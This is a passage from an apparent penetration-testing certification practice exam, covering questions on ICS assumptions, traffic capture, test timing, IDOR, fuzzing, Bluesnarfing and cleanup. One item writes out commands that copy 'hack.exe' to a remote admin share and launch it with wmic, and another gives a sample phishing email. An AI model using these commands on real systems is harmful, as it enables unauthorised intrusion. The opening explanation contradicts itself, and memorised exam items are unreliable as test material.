Trust-Based Communication: PLCs often operate on the assumption that any command received from the supervisory system is legitimate. This trust-based model makes them vulnerable to command injection attacks.

Complexity of Implementation: Adding security features like command origin validation to PLCs can be complex and resource-intensive, potentially impacting performance and reliability, which are critical in industrial control systems.

Attack Surface: Connecting these systems directly to the corporate intranet drastically increases the attack surface, making them susceptible to attacks from within the network.

Options A, B, and D are less likely to be valid assumptions:

Option A: PLCs will act upon commands injected over the network if they lack proper validation and are susceptible to command injection vulnerabilities.

Option B: While ideal, it's not a default setting for supervisors and controllers to be on a separate virtual network. The prompt already states they are on the same intranet.

Option D: Supervisory systems might detect some malicious injections, especially with intrusion detection systems (IDS), but relying on this is not a good assumption during a pentest since PLCs are often the weak spot, and supervisory systems may only be configured to passively monitor.

Supporting Links:

ICS-CERT:https://www.cisa.gov/ics
SANS ICS Security:https://www.sans.org/industrial-control-systems-security/ **NIST SP 800-82:**https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final

Question: 69

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.
B. Run the application attached to a debugger and then review the application's log.
C. Disassemble the binary code and then identify the break points.
D. Start a packet capture with Wireshark and then run the application.

Answer: D

Explanation:

To validate whether the Java application uses encryption over sockets, the penetration tester needs to capture and analyze network traffic using a tool like Wireshark. By capturing the traffic, the tester can inspect the packets to see if the data is being sent in plaintext or if it is encrypted. This method does not require any modification of the application itself, making it a non-intrusive approach.

Question: 70

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

A. security compliance regulations or laws may be violated.
B. testing can make detecting actual APT more challenging.
C. testing adds to the workload of defensive cyber- and threat-hunting teams.
D. business and network operations may be impacted.

Answer: D

Explanation:

The correct answer is D, "business and network operations may be impacted." Timing is a crucial element in penetration testing because these tests often involve simulating attacks that can consume network bandwidth, overload servers, or even temporarily disrupt services. Executing tests during peak business hours can severely impact employees' ability to access critical resources, process transactions, and maintain

productivity. For example, a denial-of-service (DoS) simulation, even if controlled, could bring down a web server vital for e-commerce. Similarly, attempting to brute-force a database password during a crucial reporting period could slow down the database performance significantly. Defining optimal testing times minimizes these risks by scheduling activities during periods of lower activity, like nights or weekends, or during planned maintenance windows, when the impact on business operations is acceptable and planned for. This proactive approach ensures that security vulnerabilities are identified and addressed without hindering the organization's day-to-day activities. Option A, security compliance regulations or laws, is less directly related to the time of testing, but rather the overall scope and nature of the test itself. Option B, testing making detecting actual APTs more challenging, is true in general but is not the primary reason to specify the testing time. Option C, testing adding to the workload of defensive teams, is also a factor, but the operational impact of poorly timed testing is a more immediate and pressing concern.

For further research, consider these resources:

NIST Special Publication 800-115, Guide to Security Testing:
https://csrc.nist.gov/publications/detail/sp/800-115/final
Penetration Testing Execution Standard (PTES):http://www.pentest-standard.org/

Question: 71

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities
B. Fingerprinting all the IP addresses of the application's servers
C. Brute forcing the application's passwords
D. Sending many web requests per second to test DDoS protection

Answer: D

Explanation:

The correct answer is D: Sending many web requests per second to test DDoS protection. Here's why:

The core issue is the shared network environment. The company's contract explicitly forbids activities that could negatively impact other cloud provider customers. A DDoS test, by definition, involves flooding a target with a high volume of requests to overwhelm its resources and disrupt service.

While the intention might be to assess DDoS protection, the high volume of traffic generated by the test could saturate the shared network bandwidth. This saturation could then degrade performance or even disrupt services for other tenants sharing the same infrastructure. This violates the contractual agreement with the cloud provider and could lead to penalties or service termination.

Crawling the web application for vulnerabilities (A) is a standard and generally accepted penetration testing technique. Fingerprinting IP addresses (B) is a reconnaissance activity used to gather information about the target system's architecture and services, and while it may generate some traffic, it's unlikely to disrupt other customers. Brute-forcing passwords (C), while potentially disruptive, typically targets specific accounts and doesn't generate the same massive, sustained traffic as a DDoS test.

Therefore, only testing the application's DDoS protection through high request volumes directly contradicts the company's contract due to the shared network environment. All other options, while requiring ethical consideration and proper scoping, don't inherently violate the shared resource restriction.

For further information on cloud security and shared responsibility models, consult the following:

NIST SP 800-144: Guidelines on Security and Privacy in Public Cloud Computing.
Cloud Security Alliance (CSA): Provides best practices and resources for cloud security.
AWS Shared Responsibility Model:https://aws.amazon.com/compliance/shared-responsibility-model/
Azure Shared Responsibility in the Cloud:https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

Question: 72

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells
B. Created user accounts
C. Server logs
D. Administrator accounts
E. Reboot system
F. ARP cache

Answer: AB

Explanation:

The correct answer is A and B: Spawned shells and created user accounts.

Here's the justification:

A critical aspect of ethical hacking and penetration testing is ensuring that no lasting vulnerabilities or backdoors are left behind after the assessment. This process is part of the cleanup and "covering tracks" phase.

Spawned shells: A spawned shell represents an active connection or entry point that a penetration tester created to interact with the system. Leaving these shells open after the test would provide an attacker with easy access to the compromised system. These shells might be netcat listeners, reverse shells established through exploits, or any other interactive terminal session. Removing these is paramount to prevent unauthorized access.

Created user accounts: Penetration testers often create user accounts during the engagement to escalate privileges, maintain persistence, or test access control mechanisms. If these accounts are left active after the test, they become significant security vulnerabilities, offering a direct pathway for attackers to gain unauthorized access. Deleting these accounts and their associated files is necessary to restore the system to its original secure state.

C is incorrect because removing or altering server logs can be considered unethical and could hinder later analysis if an incident response is needed. Server logs are important for forensics.

D is incorrect because removing administrator accounts isn't part of covering tracks, it would cause problems for normal use, and is not related to penetration testing.

E is incorrect because rebooting the system does not remove spawned shells or user accounts.

F is incorrect because the ARP cache clears itself automatically within some minutes and is not related to user accounts or shells used in penetration testing.

Authoritative Links:

SANS Institute on Penetration Testing Execution Standard (PTES): https://www.pentest-standard.org/ - This provides a comprehensive framework for conducting penetration tests, including guidance on reporting and remediation.

NIST Special Publication 800-115 "Technical Guide to Information Security Testing and Assessment": https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf - While older, it provides a good overview of security testing, including covering tracks.

Question: 73

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes
B. Credentials stored in strings
C. Buffer overflows
D. Non-optimized resource management

Answer: C

Explanation:

Here's a detailed justification for why buffer overflows are the most likely vulnerability identified through fuzzing, along with supporting details and resources:

Fuzzing involves feeding a software program with malformed, random, or unexpected inputs to discover vulnerabilities. Buffer overflows are particularly susceptible to detection via fuzzing because the random data is likely to exceed the buffer's allocated size. When this occurs, the program attempts to write data beyond the buffer's boundaries, potentially overwriting adjacent memory locations. This can lead to crashes, unexpected behavior, or even allow an attacker to inject and execute malicious code.

Weak authentication schemes (A) generally involve flaws in the logic of verifying user identities, which are less likely to be exposed directly by random input. While fuzzing could uncover authentication bypasses under specific circumstances, it isn't the primary focus. Credentials stored in strings (B) might be found during static analysis or by examining memory dumps after a crash caused by fuzzing, but fuzzing itself is designed to trigger the crash, not explicitly reveal stored credentials. Non-optimized resource management (D), such as memory leaks, can be triggered by fuzzing, but buffer overflows are a more common and directly identifiable outcome of this type of testing. The random nature of fuzzing input is better aligned with triggering memory-related errors like buffer overflows than revealing authentication schemes or stored credentials.

Fuzzing tools are specifically designed to detect crashes caused by buffer overflows. They automatically generate and submit a wide array of potentially problematic inputs until the target program fails.

For further reading, consult the following resources:

OWASP Fuzzing Guide: https://owasp.org/www-project-fuzzing/
CERT Secure Coding: https://wiki.sei.cmu.edu/confluence/display/seccode/BB.+Detecting+and+Preventing+Buffer+Overruns+and+Overfl

Question: 74

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

Explanation:

Authority and urgency is a correct answer.

Question: 75

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting

Answer: C

Explanation:

The correct answer is C, Direct Object Reference (IDOR).

IDOR occurs when an application exposes a reference to an internal implementation object, such as a file, directory, or database record, without any authorization checks. In this scenario, the id parameter in the URL is directly referencing a user account or record within the application. By simply changing the id value, the tester can access different user accounts, indicating a lack of proper access control.

The other options are less likely to be the primary vulnerability. Command injection involves executing arbitrary system commands on the server, typically through vulnerable input fields, which isn't described in the scenario. Broken authentication refers to flaws in the login or session management process itself, while the described vulnerability bypasses these processes after a valid request is issued. Cross-Site Scripting (XSS) involves injecting malicious scripts into a website to execute in another user's browser; this attack type is not indicated by manipulating the ID parameter.

The direct manipulation of the object reference (id parameter) without appropriate authorization checks is the

defining characteristic of an IDOR vulnerability. The principle of least privilege and proper input validation should be implemented to prevent IDOR attacks. This can include implementing robust authorization controls to ensure a user only has access to their own resources and avoiding direct referencing of internal object IDs in URLs whenever possible.

Further Reading:

OWASP IDOR: https://owasp.org/www-project-top-ten/
PortSwigger IDOR: https://portswigger.net/web-security/access-control/idor

Question: 76

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach
B. After a merger or an acquisition
C. When an organization updates its network firewall configurations
D. When most of the vulnerabilities have been remediated

Answer: A

Explanation:

The correct answer is **A. After detection of a breach**.

A security assessment, like a penetration test or vulnerability assessment, is a snapshot of a system's security posture at a specific point in time. The primary goal is to identify vulnerabilities and weaknesses before they can be exploited. However, circumstances change, and a previous assessment may no longer be valid.

The detection of a breach strongly indicates that existing security controls failed. This failure necessitates a revalidation of the previous assessment to determine the root cause of the breach, identify any overlooked vulnerabilities, and assess the effectiveness of implemented remediations after the breach. Essentially, the breach highlights shortcomings in the original assessment's scope or methodology, demanding a new look at the attack surface. While remediation of vulnerabilities (Option D) is positive, it doesn't necessarily validate the assessment itself; it only addresses specific findings. A merger/acquisition (Option B) and firewall changes (Option C) also warrant a security assessment, but the urgency stemming from an actual breach makes Option A the most compelling reason to revalidate a previous assessment. A breach confirms that the security posture is not what it was believed to be, necessitating immediate action to prevent further damage and to improve overall security effectiveness. The revalidation process should include examining logs, network traffic, and system configurations to understand the attack vector used during the breach and to improve incident response capabilities. The revalidation also checks if the environment has been compromised deeper than initially assumed.

Further research:

NIST Special Publication 800-115, Technical Guide to Information Security Testing and Assessment: https://csrc.nist.gov/publications/detail/sp/800-115/final
OWASP Testing Guide: https://owasp.org/www-project-web-security-testing-guide/latest/

Question: 77

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:

Net use s. That is mapping a share, then the file is copied and ran remotely.

Question: 78

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
3389/tcp  open      ms-wbt-server  Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails:

```
Enter-PSSession -ComputerName 192.168.10.11 -Credential $cred
```

Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.
B. The command requires the "port 135 option.
C. An account for RDP does not exist on the server.
D. PowerShell requires administrative privilege.

Answer: A

Explanation:

Answer is A. Enter-Pssession uses 5985 as the default port.

Question: 79

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis

Answer: A

Explanation:

The correct answer is A. Active scanning poses the greatest risk to an Industrial Control System (ICS) environment due to its intrusive nature. ICS environments, unlike typical IT networks, are often highly sensitive and fragile. They control critical infrastructure like power grids, water treatment plants, and manufacturing processes.

Active scanning involves sending specially crafted packets to probe the network and identify vulnerabilities. While valuable for security assessments, these packets can disrupt ICS devices that are not designed to handle unexpected or malformed traffic. This can lead to system failures, equipment damage, or even safety hazards.

Ping sweeps (B) are less intrusive but can still cause issues if too aggressive. Protocol reversing (C) and packet analysis (D) are generally passive activities, analyzing existing traffic without injecting new packets. These are much safer options for assessing ICS security. Therefore, active scanning presents a higher chance of causing harm by directly interacting with and potentially overwhelming vulnerable ICS devices. Its intrusive nature introduces risk compared to passive methods. This is why active scanning needs careful planning and execution in ICS environments to avoid unintended consequences.

Reference link:

SANS ICS Security: https://www.sans.org/industrial-control-systems-security/

Question: 80

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames.
Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Dump the user address book on the device.
C. Break a connection between two Bluetooth devices.
D. Transmit text messages to the device.

Answer: B

Explanation:

The correct answer is B, dumping the user address book on the device, as this exemplifies a Bluesnarfing attack. Bluesnarfing is specifically the unauthorized access and theft of data from a Bluetooth-enabled device. This often involves extracting sensitive information such as contacts, calendar entries, SMS messages, and even files.

Option A is incorrect because cracking a WPS PIN is related to Wi-Fi security, not Bluetooth. Option C

describes a Bluetooth denial-of-service attack or a disruption, not data theft. Option D, while interacting with the device, does not constitute a data theft attack.

Bluesnarfing exploits vulnerabilities in the Bluetooth implementation on the target device, often without the user's knowledge or consent. The attacker typically gains access to the device's file system or data stores via Bluetooth connections. Modern Bluetooth implementations have security features designed to prevent Bluesnarfing, but older or unpatched devices may still be vulnerable. A successful Bluesnarfing attack results in the compromise of private information and a breach of confidentiality. The tester's proximity to the device, in this scenario, is a key component to potentially exploit the device via the Bluetooth protocol.

For further research, refer to resources like OWASP's Mobile Security Project or search for "Bluetooth security vulnerabilities" on reputable cybersecurity websites.

Authoritative Links:

OWASP Mobile Security Project: https://owasp.org/www-project-mobile-security/